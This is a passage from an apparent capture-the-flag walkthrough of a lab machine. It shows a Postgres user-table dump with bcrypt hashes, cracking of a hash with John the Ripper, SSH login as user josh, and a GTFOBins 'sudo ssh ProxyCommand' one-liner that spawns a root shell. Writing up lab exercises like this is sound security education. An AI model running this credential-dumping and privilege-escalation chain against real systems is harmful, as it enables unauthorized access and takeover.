
Received shell:





Extracted the jar file:





Postgres user was found.

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

Postgres

I stabled the shell and use postgresql commands to login to the database:



https://www.commandprompt.com/education/postgresql-basic-psql-commands/?source=post_page-----3db77d07bc06----------

found a table called “public.users” with names and password in it.



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I used a SQL command in order to view the data inside:

```
cozyhosting=# SELECT name, password FROM public.users;
WARNING: terminal is not fully functional
Press RETURN to continue
   name    |                           password
-----------+--------------------------------------------------------------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm
(2 rows)

(END)
```

Brute-Force

```
┌──(kali㉿kali)-[~/Desktop/SecLists/Passwords]
└─$ john ../../hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 0.01% (ETA: 2023-09-05 08:38) 0g/s 163.8p/s 163.8c/s 163.8C/s biscuit..keith
m              d (?)
1g 0:00:00:17 DONE (2023-09-04 03:56) 0.05817g/s 163.3p/s 163.3c/s 163.3C/s onlyme..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I will try to login via SSH and the user josh I saw earlier while inspecting the machine:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
```

```
File  Actions  Edit  View  Help
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
8                                 b
josh@cozyhosting:~$
```

Privilege escalation

First thing to do is to check whether the user josh can run commands using sudo:

Really straight forward:

I used GTFOBins:

GTFOBins (Get The Functionality Out of Binaries) is a community-driven project and website that catalogs various Unix and Linux binaries and their potential security implications. It focuses on documenting binary executables that can be abused or misused by attackers to gain unauthorized access or perform malicious actions on a system. GTFOBins provides information on how these binaries can be leveraged for privilege escalation, lateral movement, and other offensive purposes.

https://gtfobins.github.io/

Searched for SSH options and found the following:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```